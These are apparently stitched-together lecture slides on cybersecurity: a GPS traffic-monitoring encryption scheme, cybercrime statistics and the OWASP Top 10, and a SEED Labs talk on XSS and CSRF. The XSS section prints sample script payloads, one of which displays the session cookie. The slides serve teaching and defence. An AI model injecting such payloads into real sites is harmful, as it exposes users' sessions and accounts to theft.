- **Network vulnerability testing**
 - To test devices, systems, and passwords used on a network to assess their degree of security.
- **Network monitoring tools**
 - To detect intrusions or suspicious traffic on both large and small networks.
- **Cross Domain Solutions**
 - User with locks, card access keys, or biometric devices (User + Device)

Security Issues in ITS

- Data leakage and forged data are major issues of concern.
 - Anyone may possibly hack the system and interrupt the communication.
 - Forged location data may lead to false estimation of real traffic conditions
 - Information leaks can cause safety issues, financial loss, and damage to the victimized company's reputation.

Secured Intelligent Traffic monitoring system



Security in ITS

- Physical Security
 - Protection for traffic devices like traffic signals, toll tag readers, cameras, and roadside equipment
- Network Security
 - Usage of network security protocols to protect the network
- **Data Security**
 - **Encrypt the data for security**

Data security in Secured Intelligent Traffic monitoring system

- A typical requirement of secured traffic monitoring systems is for the end-to-end encryption of data from the vehicle to the probe land centre.
- The use of Cryptography protocols can provide security services such as authentication, data integrity and confidentiality.
- In the resource constrained environment traditional cryptography algorithms such as DES, AES, and RSA are not suitable because of their high computation and memory requirements,

Implementation of SGTMS

1. Capturing data from Probe Vehicles
2. *Key Scheduling*
3. *Encryption of Probe data*
4. *Data transmission of encrypted Probe data*
5. *Decryption of the received probe data*
6. Determination of traffic congestion

1. Capturing data from Probe Vehicles

- GPS satellites circle the earth twice a day in a very precise orbit and transmit signal information to earth.
- GPS probe devices take this information and use triangulation method to determine the user's exact location and time.
- They also attach the speed of the vehicle to this data and generate a probe message in NMEA RMC format.
- The National Marine Electronics Association (NMEA) is a standard protocol, used by GPS receivers to transmit data and have different versions to receive data.
- GPS receiver communication is defined within this specification with the version called RMC, (Recommended Minimum).

2. Key Scheduling

- The 80-bit master key K is stored in a key register
- The left most 32 bits of current register K are taken as round sub key K_1 .
- Then key register is updated for every round till we complete 31 rounds.

3. Encryption to Probe Vehicle Data

- The encryption phase of light weight symmetric cipher consists of 31-rounds, and takes 64 bit block data as input and it is a variant of Feistel network.
- Three functions are used in each round :
 1. Round function F
 2. Substitution function S
 3. Permutation function P

4.Data transmission of encrypted probe data

- The encrypted 80 character probe data is transmitted through communication service channel to probe land center using NMEA protocol.
- As the data is in encrypted form, no intruder can read the data and the checksum of the probe data ensures the integrity of the data.
- Therefore privacy of probe data is ensured.
- The probe land center after receiving the encrypted data, decrypts it to original plain text.

5. Decrypting Received Probe Vehicle Data

- The decryption algorithm of light weight symmetric block cipher is simply the reverse of encryption procedure as the algorithm is a variant of fiestel structure.
- Hence decryption algorithm also consists of 31-rounds which are the reverse of encryption.
- Later all such 64bit blocks are concatenated to get back the actual 80 character probe data. The so obtained data is then given for probe processing.

6. Determination of traffic congestion at Probe Land Center

- The decrypted probe messages are collectively taken for Probe processing.
- Initially these probe messages are given a test for their integrity by ensuring that the checksum matches.
- The probe data is clustered based on speed at various locations on a given time interval and clusters that are formed with a speed below the threshold level are identified as locations with traffic congestion.

Conclusion

- The proposed light weight algorithm requires relatively less resources compared with other ciphers.
- Also the security of the proposed light weight cipher is evaluated and cryptanalytic results show that it achieves enough security margins against known attacks.
- Secured GPS Based Traffic Monitoring System (SGTMS) meets all the requirements of security such as data confidentiality, integrity and non-repudiation.

Conclusion (Contd...)

- However, Prevention is always better than cure
- It is always better to take certain precautions while operating the internet.
- Follow 5 main key points :
 - Precaution, Prevention, Protection, Preservation and Perseverance for online security.

- **Precaution**
 - Never disclose personal information on public websites
- **Prevention**
 - Use antivirus software
- **Protection**
 - Have firewalls, Cryptographic protocols, Network monitoring tools
- **Preservation**
 - Keep backup of data
- **Perseverance**
 - Watch network traffic and check any irregularity on the site

THANK YOU

An Information Officer's Rendezvous with Cyber Security

Prof. J. Madanmohan Ram, GVPCE(A)

Some Cyber crime statistics

| S No | Statistic | Source |
|------|--|-------------------------|
| 1 | Globally 2nd most reported crime in 2016 | PWC |
| 2 | In 2017, 63% of network intrusions are due to compromised credentials | Microsoft |
| 3 | 41 percent of people globally cannot properly identify a phishing email | Symantec |
| 4 | By 2025, 25% cyber attacks against enterprises will involve IOT devices | Gartner |
| 5 | At 91.6 percent, “Theft of Data” continues to be the chief cause of data breaches in 2016 counting total by identities stolen. “Phishing, Spoofing, and Social Engineering” were a distant second at 6.4 percent. | Symantec |
| 6 | Mobile platforms are one of the fastest-growing targets for cyber criminals. Symantec identified 18.4 million malware detections in 2016, a 105 percent increase of 2015. | Symantec |
| 7 | In 2016, 70% of all financial fraud in the UK was done through remote purchases using stolen information or cards | FFA, UK |
| 8 | There may be 3.5 million unfilled cybersecurity jobs by 2021. | Cyber security ventures |
| 9 | India alone will need 1 million cybersecurity professionals by 2020 to meet the demands of its rapidly growing economy | NASSCOM |

Threats to information security

1. Errors and omissions
 - Least privilege
 - Frequent backups
2. Fraud and theft
 - Well defined Policies
 - Collect evidence using Forensics
3. Malicious hackers
 - Technology solutions
 - Cyber laws
4. Malicious code
 - Well defined policies
 - Anti virus software
5. Denial of service attacks
 - Technology solutions
6. Social engineering
 - Effective information security architecture

Computer Institute (CSI) in San Francisco estimates that between 60 and 80 percent of network misuse comes from inside the enterprise.

Common Types Of Cyber Attacks

| S No | Attack type | Percentage |
|------|----------------------------------|------------|
| 1 | Viruses, malware, worms, trojans | 50% |
| 2 | Criminal insider | 33% |
| 3 | Theft of data-bearing devices | 28% |
| 4 | SQL injection | 28% |
| 5 | Phishing | 22% |
| 6 | Web-based attacks | 17% |
| 7 | Social engineering | 17% |
| 8 | Other | 11% |

Government Requirements

Throughout history, new advances in the availability, processing, and transmission of information have inevitably been followed by new security methods, federal laws, and procedural controls. These are typically aimed at protecting information that's considered to be essential to national security or other national interests. These fall into the following categories

- Protection of classified or sensitive information
- Computer crime
- Privacy


A Functional view

Computer security can also be analyzed by function. It can be broken into five distinct functional areas


- Risk avoidance -- A security fundamental that starts with questions like: Does my organization or business engage in activities that are too risky? Do we really need an unrestricted Internet connection? Do we really need to computerize that secure business process? Should we really standardize on a desktop operating system with no access control intrinsics?
- Deterrence -- Reduces the threat to information assets through fear. Can consist of communication strategies designed to impress potential attackers of the likelihood of getting caught. The Fear of Getting Caught is the Beginning of Wisdom.
- Prevention -- The traditional core of computer security. Consists of implementing .Absolute prevention is theoretical, since there's a vanishing point where additional preventative measures are no longer cost-effective.
- Detection -- Works best in conjunction with preventative measures. When prevention fails, detection should kick in, preferably while there's still time to prevent damage. Includes log-keeping and auditing activities
- Recovery -- When all else fails, be prepared to pull out backup media and restore from scratch, or cut to backup servers and net connections, or fall back on a disaster recovery facility. Arguably, this function should be attended to before the others

Analyzing security by function can be a valuable part of the security planning process; a strong security policy will address all five areas, starting with recovery

Relationship among security concepts



Essentials for information protection



I am an Information officer

- My duties with respect to Cyber security included
 - Consultancy to Business managers at strategic level
 - Collaboration with Legal officer to understand regulations and compliance matters
 - SOX
 - HIPAA
 - SAS70
 - BASEL
 - Collaboration with Information security officer to decide the security policy implementation
 - ISO 27001
 - Collaboration with Technical architect in understanding and finalizing the technical parameters for
 - Networking and communication security
 - Database security
 - Web systems security
 - Collaboration with HR development managers on sourcing and training appropriately skilled team

I am an Information officer

- My duties with respect to Cyber security included contd..
 - Make a project plan to ensure compliance to all the regulations and policies
 - Ensure development team's adherence to the standards
 - Arrange vulnerability testing and clearance from designated accreditation agency

Web vulnerabilities

- A web vulnerability is a hole or a weakness in the application, which can be a design flaw or an implementation bug, that allows an attacker to cause harm to the application or stakeholders of an application.
- Stakeholders include the application owner, application users, and other entities that rely on the application.
- As part of security design, one of the key aspects is to address various web vulnerabilities. This discussion covers the web vulnerabilities that should be addressed in any application development.
- They cover the OWASP Top 10 as well as other commonly reported vulnerabilities.

Different types of attack

- Injection Flaws:
 1. SQL Injection
 2. LDAP Injection
 3. OS Commanding
 4. Xpath Injection
- Parameter Manipulation Flaws:
 1. Hidden Form field Manipulation
 2. URL Tampering
 3. Cookie Poisoning
 4. Header Manipulation
- Availability Attack:
 1. Denial of Service and Brute Force Attack
 2. XDOS Attack with XEE (XML External Entity) Attack

Different types of attack

- Types of URL Access Attack:
 1. Directory Indexing
 2. Information Leakage
 3. Path Traversal Attack
- Types of Cross Site Scripting (XSS Attack)
 1. Stored XSS and Reflected XSS Attacks
 2. DOM Based XSS
- Session Management Vulnerability
- Cross Site Request Forgery (CSRF)
- ClickJacking, also known as a "UI redress attack",
- CRLF Injection Attack (sometimes also referred to as HTTP Response splitting)

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.

At OWASP, you'll find free and open:

- Application security tools and standards.
- Complete books on application security testing, secure code development, and secure code review.
- Presentations and [videos](#).
- [Cheat sheets](#) on many common topics.
- Standard security controls and libraries.
- [Local chapters worldwide](#).
- Cutting edge research.
- Extensive [conferences worldwide](#).
- [Mailing lists](#).

Learn more at: <https://www.owasp.org>.

All OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.

OWASP Top 10 - 2017

A1:2017-Injection

A2:2017-Broken Authentication

A3:2017-Sensitive Data Exposure

A4:2017-XML External Entities (XXE) [NEW]

A5:2017-Broken Access Control [Merged]



A6:2017-Security Misconfiguration

A7:2017-Cross-Site Scripting (XSS)

A8:2017-Insecure Deserialization [NEW, Community]

A9:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP Secure Coding Practices Quick Reference Guide

Secure Coding Practices Checklist

Input Validation:

Output Encoding:

Authentication and Password Management:

Session Management:.....

Access Control:.....

Cryptographic Practices:.....

Error Handling and Logging:

Data Protection:.....

Communication Security:

System Configuration:.....


Database Security:

File Management:.....

Memory Management:

General Coding Practices:.....

Cyber security skills and career paths



| Title | % of Cybersecurity Postings |
|---|-----------------------------|
| Engineer
(e.g. Security Engineer, Information Assurance Engineer) | 26% |
| Manager/Admin
(e.g. Data Security Administrator, Information Security Manager) | 19% |
| Analyst
(e.g. IT Security Analyst, Cyber Intelligence Analyst) | 18% |
| Specialist/Technician
(e.g. IT Security Specialist, Infosec Technician) | 10% |
| Architect
(e.g. Security and Privacy Architect, Network Security Architect) | 5% |
| Auditor
(e.g. IT Auditor) | 5% |
| Consultant
(e.g. Network Security Consultant, Infrastructure Security Consultant) | 4% |

© 2017 Cisco and/or its affiliates. All rights reserved. Cisco Confidential

Cyber Security and SEED Labs

by

Gautam Peri

Agenda

OWASP

- Web Architecture / Session Mgmt
- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection

Other Attacks

- Shell Shock
- Heart Bleed
- Struts – 2 CVE 2017_5638

SEED Labs

Disclaimer....!!


Techniques and attacks demonstrated should be carried out in a virtual environment (VM's). Please do not try these on real world applications.

Use Virtualization and learn to Code / Hack.


Happy Hacking!!!

Principle

Web Architecture



Web Architecture – Stateless Nature of Web



- Session Cookie which stores a unique session Identifier (SessionID) to track session.
- Flags: HttpOnly and Secure.

Web Architecture (contd..)

- HTTP GET Request

```
GET /sample/test_form.php?name1=value1&name2=value2  
Cookie: Eg=xsdgfergbghedvrbeadv
```

- HTTP POST Request

```
POST /sample/test_form.php HTTP/1.1  
Host: www.example.com  
name1=value1&name2=value2  
Cookie: Eg=xsdgfergbghedvrbeadv
```

- By design web browsers attaches the corresponding cookies for every HTTP request.

Cross Site Scripting: XSS

The worm carried a **payload** that would display the string "but most of all, samy is my hero" on a victim's MySpace profile page. When a user viewed that profile page, the payload would be planted on their own profile page. Within just 20 hours^[4] of its October 4, 2005 release, over one million users had run the payload,^[5] making Samy the fastest spreading **virus** of all time.^[6]




Samy Kamkar



Self propagating XSS Samy Worm

How XSS Attack Works



2. Malicious script gets executed on victim's behalf.



1. Samy to inject malicious script in text fields/hidden fields etc..



**Web
Site**

Sample XSS Payloads

```
<script>alert('XSS');</script>
```

Displays an alert box.

```
<script>alert(document.cookie)</script>
```

Displays session cookie in alert box

What else can be done?

Inject malicious JavaScript Code to execute malicious actions on victim's behalf.

Eg: Transfer funds, Update profile etc..

What lead to XSS attack??

- Web Browsers couldn't differentiate between the injected JavaScript code and data.


- **Counter Measures:**

- Validate/ Sanitize the User input.
- Encode the output. This will display the payload instead of executing.

Cross Site Request Forgery : CSRF or XSRF

- Entities Involved in CSRF Exploit:
 - Attacker
 - Victim
 - Target Web Application Server
 - Malicious Web Application Server
- → Attacker prepares and hosts a Malicious web page.
- → Malicious webpage sends a HTTP request on victim's behalf to target application server

Attacker: Samy




Victim: Alice



